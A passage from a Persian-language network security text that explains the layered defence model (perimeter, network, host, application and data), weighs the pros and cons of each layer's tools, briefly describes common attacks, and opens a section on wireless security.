به دریافت کنندگان و مدیران شبکه اطلاع می دهند. این عمل از ورود و انتشار یک ایمیل آلوده به ویروس در شبکه جلوگیری می کند و جلوی گسترش ویروس توسط شبکه شما را می گیرد. آنتی ویروس شبکه، مکملی برای حفاظت ضدویروسی است که در سرور ایمیل شما و کامپیوترهای مجزا صورت می گیرد. بمنظور کارکرد مؤثر، دیتابیس ویروس های شناخته شده باید به روز نگه داشته شود.

۸۰-۲-۱-۳ · VPNـ یک شبکه اختصاصی مجازی (VPN) از رمزنگاری سطح بالا برای ایجاد ارتباط امن بین ابزار دور از یکدیگر، مانند لپ تاپ ها و شبکه مقصد استفاده می کند. VPN اساساً یک تونل رمزشده تقریباً با امنیت و محرمانگی یک شبکه اختصاصی اما از میان اینترنت ایجاد می کند. این تونل VPN می تواند در یک مسیریاب برپایه VPN، فایروال یا یک سرور در ناحیه DMZ پایان پذیرد. برقراری ارتباطات VPN برای تمام بخش های دور و بی سیم شبکه یک عمل مهم است که نسبتاً آسان و ارزان پیاده سازی می شود.

!Error



مزایا

تکنولوژی های ایجاد شده سطح پیرامون سال هاست که در دسترس هستند، و بیشتر خبرگان IT با تواناییها و نیازهای عملیاتی آنها به خوبی آشنایی دارند. بنابراین، از نظر پیاده سازی آسان و توأم با توجیه

اقتصادی هستند. بعضیاز فروشندگان راه حل های سفت و سختی برای این تکنولوژیها ارائه می دهند و بیشتر آنها به این دلیل پر هزینه هستند.

معایب

از آنجا که بیشتر این سیستم ها تقریباً پایه ای هستند و مدت هاست که در دسترس بوده اند، بیشتر هکرهای پیشرفته روش هایی برای دور زدن آنها نشان داده اند. برای مثال، یک ابزار آنتی ویروس نمی تواند ویروسی را شناسایی کند مگر اینکه از قبل علامت شناسایی ویروس را در دیتابیس خود داشته باشد و این ویروس داخل یک فایل رمزشده قرار نداشته باشد. اگرچه VPN رمزنگاری مؤثری ارائه می کند، اما کار اجرایی بیشتری را برروی کارمندان IT تحمیل می کنند، چرا که کلیدهای رمزنگاری و گروه های کاربری باید بصورت مداوم مدیریت شوند.

ملاحظات

پیچیدگی معماری شبکه شما می تواند تأثیر قابل ملاحظه ای روی میزان اثر این تکنولوژی ها داشته باشد. برای مثال، ارتباطات چندتایی به خارج احتمالاً نیاز به چند فایروال و آنتی ویروس خواهد داشت. معماری شبکه بطوری که تمام این ارتباطات به ناحیه مشترکی ختم شود، به هرکدام از تکنولوژی های مذکور اجازه می دهد که به تنهایی پوشش مؤثری برای شبکه ایجاد کنند.

انواع ابزاری که در DMZ شما قرار دارد نیز یک فاکتور مهم است. این ابزارها چه میزان اهمیت برای کسب و کار شما دارند؟ هرچه اهمیت بیشتر باشد، معیارها و سیاست های امنیتی سفت و سخت تری باید این ابزارها را مدیریت کنند.

۸۰-۲-۲ امنیت شبکه

سطح شبکه در مدل امنیت لایه بندی شده به WAN و LAN داخلی شما اشاره دارد. شبکه داخلی شما ممکن است شامل چند کامپیوتر و سرور و یا شاید پیچیده تر یعنی شامل اتصالات نقطه به نقطه به دفترهای کار دور باشد. بیشتر شبکه های امروزی در ورای پیرامون، باز هستند؛ یعنی هنگامی که داخل

شبکه قرار دارید، می توانید به راحتی در میان شبکه حرکت کنید. این قضیه بخصوص برای سازمان های کوچک تا متوسط صدق می کند که به این ترتیب این شبکه ها برای هکرها و افراد بداندیش دیگر به اهدافی وسوسه انگیز مبدل می شوند. تکنولوژی های ذیل امنیت را در سطح شبکه برقرار می کنند:

۸-۲-۲ -۱ · IDSها (سیستم های تشخیص نفوذ) و IPSها (سیستم های جلوگیری از نفوذ) ـ تکنولوژیهای IDS و IPS ترافیک گذرنده در شبکه شما را با جزئیات بیشتر نسبت به فایروال تحلیل می کنند. مشابه سیستم های آنتی ویروس، ابزارهای IDS و IPS ترافیک را تحلیل و هر بسته اطلاعات را با پایگاه داده ای از مشخصات حملات شناخته شده مقایسه می کنند. هنگامی که حملات تشخیص داده می شوند، این ابزار وارد عمل می شوند. ابزارهای IDS مسؤولین IT را از وقوع یک حمله مطلع می سازند؛ ابزارهای IPS یک گام جلوتر می روند و بصورت خودکار ترافیک آسیب رسان را مسدود می کنند. IDSها و IPSها مشخصات مشترک زیادی دارند. در حقیقت، بیشتر IPSها در هسته خود یک IDS دارند. تفاوت کلیدی بین این تکنولوژی ها از نام آنها استنباط می شود. محصولات IDS تنها ترافیک آسیب رسان را تشخیص می دهند، در حالیکه محصولات IPS از ورود چنین ترافیکی به شبکه شما جلوگیری می کنند. پیکربندی های IDS و IPS استاندارد در شکل نشان داده شده اند:

۸-۲-۲ -۲ مدیریت آسیب پذیری – سیستم های مدیریت آسیب پذیری دو عملکرد مرتبط را انجام می دهند: (۱) شبکه را برای آسیب پذیری ها پیمایش می کنند و (۲)روند مرمت آسیب پذیری یافته شده را مدیریت می کنند. در گذشته، این تکنولوژی VA (تخمین آسیب پذیری) نامیده می شد. اما این تکنولوژی اصلاح شده است، تا جاییکه بیشتر سیستم های موجود، عملی بیش از تخمین آسیب پذیری ابزار شبکه را انجام می دهند.

سیستم های مدیریت آسیب پذیری ابزار موجود در شبکه را برای یافتن رخنه ها و آسیب پذیری هایی که می توانند توسط هکرها و ترافیک آسیب رسان مورد بهره برداری قرار گیرند، پیمایش می کنند. آنها معمولاً پایگاه داده ای از قوانینی را نگهداری می کنند که آسیب پذیری های شناخته شده برای گستره ای

از ابزارها و برنامه های شبکه را مشخص می کنند. در طول یک پیمایش، سیستم هر ابزار یا برنامه ای را با بکارگیری قوانین مناسب می آزماید.

همچنانکه از نامش برمی آید، سیستم مدیریت آسیب پذیری شامل ویژگیهایی است که روند بازسازی را مدیریت می کند. لازم به ذکر است که میزان و توانایی این ویژگی ها در میان محصولات مختلف، فرق می کند.

۸-۲-۲-۳ · تابعیت امنیتی کاربر انتهایی – روش های تابعیت امنیتی کاربر انتهایی به این طریق از شبکه محافظت می کنند که تضمین می کنند کاربران انتهایی استانداردهای امنیتی تعریف شده را قبل از اینکه اجازه دسترسی به شبکه داشته باشند، رعایت کرده اند. این عمل جلوی حمله به شبکه از داخل خود شبکه را از طریق سیستم های ناامن کارمندان و ابزارهای VPN و RAS می گیرد.

روش های امنیت نقاط انتهایی براساس آزمایش هایی که روی سیستم هایی که قصد اتصال دارند، انجام می دهند، اجازه دسترسی می دهند. هدف آنها از این تست ها معمولاً برای بررسی (۱) نرم افزار مورد نیاز، مانند سرویس پک ها، آنتی ویروس های به روز شده و غیره و (۲) کاربردهای ممنوع مانند اشتراک فایل و نرم افزارهای جاسوسی است.

۸-۲-۲-٤ · کنترل دسترسی\تأیید هویت – کنترل دسترسی نیازمند تأیید هویت کاربرانی است که به شبکه شما دسترسی دارند. هم کاربران و هم ابزارها باید با ابزار کنترل دسترسی در سطح شبکه کنترل شوند.

نکته: در این سلسله مباحث، به کنترل دسترسی و تأییدهویت در سطوح شبکه، میزبان، نرم افزار و دیتا در چارچوب امنیتی لایه بندی شده می پردازیم. میان طرح های کنترل دسترسی بین لایه های مختلف همپوشانی قابل توجهی وجود دارد. معمولاً تراکنش های تأیید هویت در مقابل دید کاربر اتفاق می افتد.

اما به خاطر داشته باشید که کنترل دسترسی و تأیید هویت مراحل پیچیده ای هستند که برای ایجاد بیشترین میزان امنیت در شبکه، باید به دقت مدیریت شوند.

مزایا

تکنولوژی های IDS، IPS و مدیریت آسیب پذیری تحلیل های پیچیده ای روی تهدیدها و آسیب پذیری های شبکه انجام می دهند. در حالیکه فایروال به ترافیک، برپایه مقصد نهایی آن اجازه عبور می دهد، ابزار IPS و IDS تجزیه و تحلیل عمیق تری را برعهده دارند، و بنابراین سطح بالاتری از محافظت را ارائه می کنند. با این تکنولوژی های پیشرفته، حملاتی که داخل ترافیک قانونی شبکه وجود دارند و می توانند از فایروال عبور کنند، مشخص خواهند شد و قبل از آسیب رسانی به آنها خاتمه داده خواهند شد.

سیستم های مدیریت آسیب پذیری روند بررسی آسیب پذیری های شبکه شما را بصورت خودکار استخراج می کنند. انجام چنین بررسی هایی به صورت دستی با تناوب مورد نیاز برای تضمین امنیت، تا حدود زیادی غیرعملی خواهد بود. بعلاوه، شبکه ساختار پویایی دارد. ابزار جدید، ارتقاءدادن نرم افزارها و وصله ها، و افزودن و کاستن از کاربران، همگی می توانند آسیب پذیری های جدید را پدید آورند. ابزار تخمین آسیب پذیری به شما اجازه می دهند که شبکه را مرتب و کامل برای جستجوی آسیب پذیری های جدید پیمایش کنید.

روش های تابعیت امنیتی کاربر انتهایی به سازمان ها سطح بالایی از کنترل بر روی ابزاری را می دهد که به صورت سنتی کنترل کمی بر روی آنها وجود داشته است. هکرها بصورت روز افزون به دنبال بهره برداری از نقاط انتهایی برای داخل شدن به شبکه هستند، همچانکه پدیده های اخیر چون Mydoom، Sobig، و Sasser گواهی بر این مدعا هستند. برنامه های امنیتی کاربران انتهایی این درهای پشتی خطرناک به شبکه را می بندند.

معایب

IDSها تمایل به تولید تعداد زیادی علائم هشدار غلط دارند، که به عنوان false positives نیز شناخته می شوند. در حالیکه IDS ممکن است که یک حمله را کشف و به اطلاع شما برساند، این

اطلاعات می تواند زیر انبوهی از هشدارهای غلط یا دیتای کم ارزش مدفون شود. مدیران IDS ممکن است به سرعت حساسیت خود را نسبت به اطلاعات تولید شده توسط سیستم از دست بدهند. برای تأثیرگذاری بالا، یک IDS باید بصورت پیوسته بررسی شود و برای الگوهای مورد استفاده و آسیب پذیری های کشف شده در محیط شما تنظیم گردد. چنین نگهداری معمولاً میزان بالایی از منابع اجرایی را مصرف می کند.

سطح خودکار بودن در IPSها می تواند به میزان زیادی در میان محصولات، متفاوت باشد. بسیاری از آنها باید با دقت پیکربندی و مدیریت شوند تا مشخصات الگوهای ترافیک شبکه ای را که در آن نصب شده اند منعکس کنند. تأثیرات جانبی احتمالی در سیستمهایی که بهینه نشده اند، مسدود کردن تقاضای کاربران قانونی و قفل کردن منابع شبکه معتبر را شامل می شود.

بسیاری، اما نه همه روش های امنیتی کاربران انتهایی، نیاز به نصب یک عامل در هر نقطه انتهایی دارد. این عمل می تواند مقدار قابل توجهی بار کاری اجرایی به نصب و نگهداری اضافه کند.

تکنولوژی های کنترل دسترسی ممکن است محدودیت های فنی داشته باشند. برای مثال، بعضی ممکن است با تمام ابزار موجود در شبکه شما کار نکنند، بنابراین ممکن است به چند سیستم برای ایجاد پوشش نیاز داشته باشید. همچنین، چندین فروشنده سیستم های کنترل دسترسی را به بازار عرضه می کنند، و عملکرد می تواند بین محصولات مختلف متفاوت باشد. پیاده سازی یک سیستم یکپارچه در یک شبکه ممکن است دشوار باشد. چنین عمل وصله-پینه ای یعنی رویکرد چند محصولی ممکن است در واقع آسیب پذیری های بیشتری را در شبکه شما به وجود آورد.


ملاحظات

موفقیت ابزارهای امنیت سطح شبکه به نحوی به سرعت اتصالات داخلی شبکه شما وابسته است. زیرا ابزارهای IDS/IPS، مدیریت آسیب پذیری و امنیت کاربر انتهایی ممکن است منابعی از شبکه ای را که از آن محافظت می کنند، مصرف کنند. سرعت های اتصالی بالاتر تأثیری را که این ابزارها بر کارایی شبکه دارند به حداقل خواهد رساند. در پیاده سازی این تکنولوژی ها شما باید به مصالحه بین امنیت

بهبودیافته و سهولت استفاده توجه کنید، زیرا بسیاری از این محصولات برای کارکرد مؤثر باید به طور پیوسته مدیریت شوند و این ممکن است استفاده از آن محصولات را در کل شبکه با زحمت مواجه سازد. وقتی که این تکنولوژی ها را در اختیار دارید، بهبود پیوسته شبکه را در خاطر داشته باشید. در شبکه هایی با پویایی و سرعت گسترش بالا، تطبیق با شرایط و ابزار جدید ممکن است مسأله ساز گردد.

۸-۲-۳ امنیت میزبان

سطح میزبان در مدل امنیت لایه بندی شده، مربوط به ابزار منفرد مانند سرورها، کامپیوترهای شخصی، سوئیچ ها، روترها و غیره در شبکه است. هر ابزار تعدادی پارامتر قابل تنظیم دارد و هنگامی که به نادرستی تنظیم شوند، می توانند سوراخ های امنیتی نفوذپذیری ایجاد کنند. این پارامترها شامل تنظیمات رجیستری، سرویس ها، توابع عملیاتی روی خود ابزار یا وصله های سیستم های عامل یا نرم افزارهای مهم می شود.



تکنولوژی های زیر امنیت را در سطح میزبان فراهم می کنند:


۸-۲-۳-۱ IDS در سطح میزبان ـ IDSهای سطح میزبان عملیاتی مشابه IDSهای شبکه انجام می دهند؛ تفاوت اصلی در نمایش ترافیک در یک ابزار شبکه به تنهایی است. IDSهای سطح میزبان برای مشخصات عملیاتی بخصوصی از ابزار میزبان تنظیم می گردند و بنابراین اگر به درستی مدیریت شوند، درجه بالایی از مراقبت را فراهم می کنند.

۸-۲-۳-۲ · VA (تخمین آسیب پذیری) سطح میزبان - ابزارهای VA سطح میزبان یک ابزار شبکه مجزا را برای آسیب پذیری های امنیتی پویش می کنند. دقت آنها نسبتا بالاست و کمترین نیاز را به منابع میزبان دارند. از آنجایی که VA ها بطور مشخص برای ابزار میزبان پیکربندی می شوند، درصورت مدیریت مناسب، سطح بسیار بالایی از پوشش را فراهم می کنند.

۸-۲-۳-۳ · تابعیت امنیتی کاربر انتهایی – روش های تابعیت امنیتی کاربر انتهایی وظیفه دوچندانی ایفا می کنند و هم شبکه (همانگونه در بخش قبلی مطرح شد) و هم میزبان های جداگانه را محافظت می کنند. این روش ها بطور پیوسته میزبان را برای عملیات زیان رسان و آلودگی ها بررسی می کنند و همچنین به نصب و به روز بودن فایروال ها و آنتی ویروس ها رسیدگی می کنند.

۸-۲-۳-٤ · آنتی ویروس - هنگامی که آنتی ویروس های مشخص شده برای ابزار در کنار آنتی ویروس های شبکه استفاده می شوند ، لایه اضافه ای برای محافظت فراهم می کنند.

۸-۲-۳-۵ ·کنترل دسترسی\تصدیق هویت- ابزار کنترل دسترسی در سطح ابزار یک روش مناسب است که تضمین می کند دسترسی به ابزار تنها توسط کاربران مجاز صورت پذیرد. در اینجا نیز، احتمال سطح بالایی از تراکنش بین ابزار کنترل دسترسی شبکه و کنترل دسترسی میزبان وجود دارد.



مزایا

این تکنولوژی های در سطح میزبان حفاظت بالایی ایجاد می کنند زیرا برای برآورده کردن مشخصات عملیاتی مخصوص یک ابزار پیکربندی می گردند. دقت و پاسخ دهی آنها به محیط میزبان به مدیران اجازه می دهد که به سرعت مشخص کنند کدام تنظیمات ابزار نیاز به به روز رسانی برای تضمین عملیات امن دارند.

معایب

بکارگیری و مدیریت سیستم های سطح میزبان می تواند بسیار زمان بر باشند. از آنجایی که این سیستم ها نیاز به نمایش و به روز رسانی مداوم دارند، اغلب ساعات زیادی برای مدیریت مناسب می طلبند. اغلب نصبشان مشکل است و تلاش قابل ملاحظه ای برای تنظیم آنها مورد نیاز است. همچنین، هرچه سیستم عامل بیشتری در شبکه داشته باشید، یک رویکرد برپایه میزبان، گران تر خواهد بود و مدیریت این ابزار مشکل تر خواهد شد. همچنین، با تعداد زیادی ابزار امنیتی سطح میزبان در یک شبکه، تعداد هشدارها و علائم اشتباه می تواند بسیار زیاد باشد.

ملاحظات

بدلیل هزینه ها و باراضافی مدیریت، ابزار در سطح میزبان باید بدقت بکار گرفته شوند. بعنوان یک اصل راهنما، بیشتر سازمان ها این ابزار را فقط روی سیستم های بسیار حساس شبکه نصب می کنند. استثناء این اصل یک راه حل تابعیت امنیتی کاربر انتهایی است، که اغلب برای پوشش دادن به هر ایستگاه کاری که تلاش می کند به شبکه دسترسی پیدا کند، بکار گرفته می شود.

۸-۲-٤ امنیت برنامه کاربردی

در حال حاضر امنیت سطح برنامه کاربردی بخش زیادی از توجه را معطوف خود کرده است. برنامه هایی که به میزان کافی محافظت نشده اند، می توانند دسترسی آسانی به دیتا و رکوردهای محرمانه فراهم کنند. حقیقت تلخ این است که بیشتر برنامه نویسان هنگام تولید کد به امنیت توجه ندارند. این یک مشکل تاریخی در بسیاری از برنامه های با تولید انبوه است. ممکن است شما از کمبود امنیت در نرم افزارها آگاه شوید، اما قدرت تصحیح آنها را نداشته باشید.

برنامه ها برای دسترسی مشتریان، شرکا و حتی کارمندان حاضر در محل های دیگر، روی وب قرار داده می شوند. این برنامه ها، همچون بخش فروش، مدیریت ارتباط با مشتری، یا سیستم های مالی، می توانند هدف خوبی برای افرادی که نیات بد دارند، باشند. بنابراین بسیار مهم است که یک استراتژی امنیتی جامع برای هر برنامه تحت شبکه اعمال شود.

تکنولوژی های زیر امنیت را در سطح برنامه فراهم می کنند:

۸-۲-٤ -۱ · پوشش محافظ برنامه – از پوشش محافظ برنامه به کرات به عنوان فایروال سطح برنامه یاد می شود و تضمین می کند که تقاضاهای وارد شونده و خارج شونده برای برنامه مورد نظر مجاز هستند. یک پوشش که معمولاً روی سرورهای وب، سرورهای ایمیل، سرورهای پایگاه داده و ماشین های مشابه نصب می شود، برای کاربر شفاف است و با درجه بالایی با سیستم یکپارچه می شود.

یک پوشش محافظ برنامه برای عملکرد مورد انتظار سیستم میزبان تنظیم می گردد. برای مثال، یک پوشش روی سرور ایمیل به این منظور پیکربندی می شود تا جلوی اجرای خودکار برنامه ها توسط ایمیل های وارد شونده را بگیرد، زیرا این کار برای ایمیل معمول یا لازم نیست.

۸-۲-٤ -۲ · کنترل دسترسی/تصدیق هویت- مانند تصدیق هویت در سطح شبکه و میزبان، تنها کاربران مجاز می توانند به برنامه دسترسی داشته باشند.

۸-۲-٤ -۳ · تعیین صحت ورودی - ابزارهای تعیین صحت ورودی بررسی می کنند که ورودی گذرنده از شبکه برای پردازش امن باشد. اگر ابزارهای امنیتی مناسب در جای خود مورد استفاده قرار

نگیرند، هر تراکنش بین افراد و واسط کاربر می تواند خطاهای ورودی تولید کند. عموماً هر تراکنش با سرور وب شما باید ناامن در نظر گرفته شود مگر اینکه خلافش ثابت شود!

به عنوان مثال، یک فرم وبی با یک بخش zip code را در نظر بگیرید. تنها ورودی قابل پذیرش در این قسمت فقط پنج کاراکتر عددی است. تمام ورودی های دیگر باید مردود شوند و یک پیام خطا تولید شود. تعیین صحت ورودی باید در چندین سطح صورت گیرد. در این مثال، یک اسکریپت جاوا می تواند تعیین صحت را در سطح مرورگر در سیستم سرویس گیرنده انجام دهد، در حالیکه کنترل های بیشتر می تواند در سرور وب قرار گیرد. اصول بیشتر شامل موارد زیر می شوند:

- کلید واژه ها را فیلتر کنید. بیشتر عبارات مربوط به فرمانها مانند «insert»، باید بررسی و در صورت نیاز مسدود شوند.
- فقط دیتایی را بپذیرید که برای فلید معین انتظار می رود. برای مثال، یک اسم کوچک ۷۵ حرفی یک ورودی استاندارد نیست.

مزایا

ابزارهای امنیت سطح برنامه موقعیت امنیتی کلی را تقویت می کنند و به شما اجازه کنترل بهتری روی برنامه هایتان را می دهند. همچنین سطح بالاتری از جوابگویی را فراهم می کنند چرا که بسیاری از فعالیت های نمایش داده شده توسط این ابزارها، ثبت شده و قابل ردیابی هستند.

معایب

پیاده سازی جامع امنیت سطح برنامه می تواند هزینه بر باشد، چرا که هر برنامه و میزبان آن باید بصورت مجزا ارزیابی، پیکربندی و مدیریت شود. بعلاوه، بالابردن امنیت یک شبکه با امنیت سطح برنامه می تواند عملی ترسناک! و غیرعملی باشد. هرچه زودتر بتوانید سیاست هایی برای استفاده از این ابزارها پیاده کنید، روند مذکور موثرتر و ارزان تر خواهد بود.

ملاحظات

ملاحظات کلیدی برنامه ها و طرح های شما را برای بلندمدت اولویت بندی می کنند. امنیت را روی برنامه ها کاربردی خود در جایی پیاده کنید که بیشترین منفعت مالی را برای شما دارد. طرح ریزی

بلندمدت به شما اجازه می دهد که ابزارهای امنیتی را با روشی تحت کنترل در طی رشد شبکه تان پیاده سازی کنید و از هزینه های اضافی جلوگیری می کند.

۸-۲-۵ امنیت دیتا

امنیت سطح دیتا ترکیبی از سیاست امنیتی و رمزنگاری را دربرمی گیرد. رمزنگاری دیتا، هنگامی که ذخیره می شود و یا در شبکه شما حرکت می کند، به عنوان روشی بسیار مناسب توصیه می گردد، زیرا چنانچه تمام ابزارهای امنیتی دیگر از کار بیفتند، یک طرح رمزنگاری قوی دیتای مختص شما را محافظت می کند. امنیت دیتا تا حد زیادی به سیاست های سازمانی شما وابسته است. سیاست سازمانی می گوید که چه کسی به دیتا دسترسی دارد، کدام کاربران مجاز می توانند آن را دستکاری کنند و چه کسی مسوول نهایی یکپارچگی و امن ماندن آن است. تعیین صاحب و متولی دیتا به شما اجازه می دهد که سیاست های دسترسی و ابزار امنیتی مناسبی را که باید بکار گرفته شوند، مشخص کنید.

تکنولوژی های زیر امنیت در سطح دیتا را فراهم می کنند:

۸-۲-۵-۱ · رمزنگاری – طرح های رمزنگاری دیتا در سطوح دیتا، برنامه و سیستم عامل پیاده می شوند. تقریباً تمام طرح ها شامل کلیدهای رمزنگاری/رمزگشایی هستند که تمام افرادی که به دیتا دسترسی دارند، باید داشته باشند. استراتژی های رمزنگاری معمول شامل PKI، PGP و RSA هستند.

۸-۲-۵-۲ · کنترل دسترسی / تصدیق هویت – مانند تصدیق هویت سطوح شبکه، میزبان و برنامه، تنها کاربران مجاز دسترسی به دیتا خواهند داشت.

مزایا

رمزنگاری روش اثبات شده ای برای محافظت از دیتای شما فراهم می کند. چنانچه نفوذگران تمام ابزارهای امنیتی دیگر در شبکه شما را خنثی کنند، رمزنگاری یک مانع نهایی و موثر برای محافظت از اطلاعات خصوصی و دارایی دیجیتال شما فراهم می کند.

معایب


بار اضافی برای رمزنگاری و رمزگشایی دیتا وجود دارد که می تواند تأثیرات زیادی در کارایی بگذارد. به علاوه، مدیریت کلیدها می تواند تبدیل به یک بار اجرایی در سازمان های بزرگ یا در حال رشد گردد.

ملاحظات

رمزنگاری تا عمق مشخص باید به دقت مدیریت شود. کلیدهای رمزنگاری باید برای تمام ابزارها و برنامه های تحت تأثیر تنظیم و هماهنگ شوند. به همین دلیل، یک بار مدیریتی برای یک برنامه رمزنگاری موثر مورد نیاز است

۸-۳ دفاع در مقابل تهدیدها و حملات معمول

مطالب ذکر شده نشان می دهد که چگونه رویکرد امنیت لایه بندی شده در مقابل تهدیدها و حملات معمول از شبکه شما محافظت می کند و نشان می دهد که چگونه هر سطح با داشتن نقشی کلیدی در برقراری امنیت شبکه جامع و مؤثر، شرکت می کند.



بعضی حملات معمول شامل موارد زیر می شود:

۸-۳-۰۱ حملات به وب سرور ـ حملات به وب سرور دامنه زیادی از مشکلاتی را که تقریباً برای هر وب سرور ایجاد می شود، در برمی گیرد. از دستکاری های ساده در صفحات گرفته تا در اختیار گرفتن سیستم از راه دور و تا حملات DOS. امروزه حملات به وب سرور یکی از معمول ترین حملات هستند. Code Red و Nimda به عنوان حمله کنندگان به وب سرورها از شهرت زیادی! برخوردارند.

۸-۳-۲ بازپخش ایمیل ها بصورت نامجاز ـ سرورهای ایمیلی که بصورت مناسب پیکربندی نشده اند یک دلیل عمده برای ارسال هرزنامه ها بشمار می روند. بسیاری از شرکت های هرزنامه ساز در پیدا کردن این سرورها و ارسال صدها و هزاران پیام هرزنامه به این سرورها، متخصص هستند.

۸-۳-۰۳ دستکاری میزبان دور در سطح سیستم ـ تعدادی از آسیب پذیری ها، یک سیستم را از راه دور در اختیار حمله کننده قرار می دهند. بیشتر این نوع کنترل ها در سطح سیستم است و به حمله کننده اختیاراتی برابر با مدیر محلی سیستم می دهد.

۸-۳-۰٤ فراهم بودن سرویس های اینترنتی غیرمجاز ـ توانایی آسان بکارگیری یک وب سرور یا سرویس اینترنتی دیگر روی یک کامپیوتر ریسک افشای سهوی اطلاعات را بالا می برد. اغلب چنین سرویس هایی کشف نمی شوند، در حالی که در شعاع رادار دیگران قرار می گیرند!

۸-۳-۰۵ تشخیص فعالیت ویروسی ـ در حالی که برنامه ضدویروس در تشخیص ویروس ها مهارت دارد، این نرم افزار برای تشخیص فعالیت ویروسی طراحی نشده است. در این شرایط بکارگیری یک برنامه تشخیص نفوذ یا IDS شبکه برای تشخیص این نوع فعالیت بسیار مناسب است.

نتیجه گیری

هکرها و تروریست های فضای سایبر به طور فزاینده ای اقدام به حمله به شبکه ها می کنند. رویکرد سنتی به امنیت ـ یعنی یک فایروال در ترکیب با یک آنتی ویروس ـ در محافظت از شما در برابر تهدیدهای پیشرفته امروزی ناتوان است.

اما شما می توانید با برقراری امنیت شبکه با استفاده از رویکرد لایه بندی شده دفاع مستحکمی ایجاد کنید. با نصب گزینشی ابزارهای امنیتی در پنج سطح موجود در شبکه تان (پیرامون، شبکه، میزبان، برنامه و دیتا) می توانید از دارایی های دیجیتالی خود محافظت کنید و از افشای اطلاعات خود در اثر ایجاد رخنه های مصیبت بار تا حد زیادی بکاهید.

۸-٤ امنیت در شبکه‌های بی‌سیم

مقدمه

از آن‌جا که شبکه‌های بی سیم، در دنیای کنونی هرچه بیشتر در حال گسترش هستند، و با توجه به ماهیت این دسته از شبکه‌ها، که بر اساس سیگنال‌های رادیویی‌اند، مهم‌ترین نکته در راه استفاده از این تکنولوژی، آگاهی از نقاط قوت و ضعف آن‌ست. نظر به لزوم آگاهی از خطرات استفاده از این شبکه‌ها، با وجود امکانات نهفته در آن‌ها که به‌مدد پیکربندی صحیح می‌توان به‌سطح قابل قبولی از بعد امنیتی دست یافت، بنا داریم در این سری از مقالات با عنوان «امنیت در شبکه های بی سیم» ضمن معرفی این شبکه‌ها با تأکید بر ابعاد امنیتی آن‌ها، به روش‌های پیکربندی صحیح که احتمال رخ‌داد حملات را کاهش می‌دهند بپردازیم.

۸-٤-۱ شبکه‌های بی‌سیم، کاربردها، مزایا و ابعاد

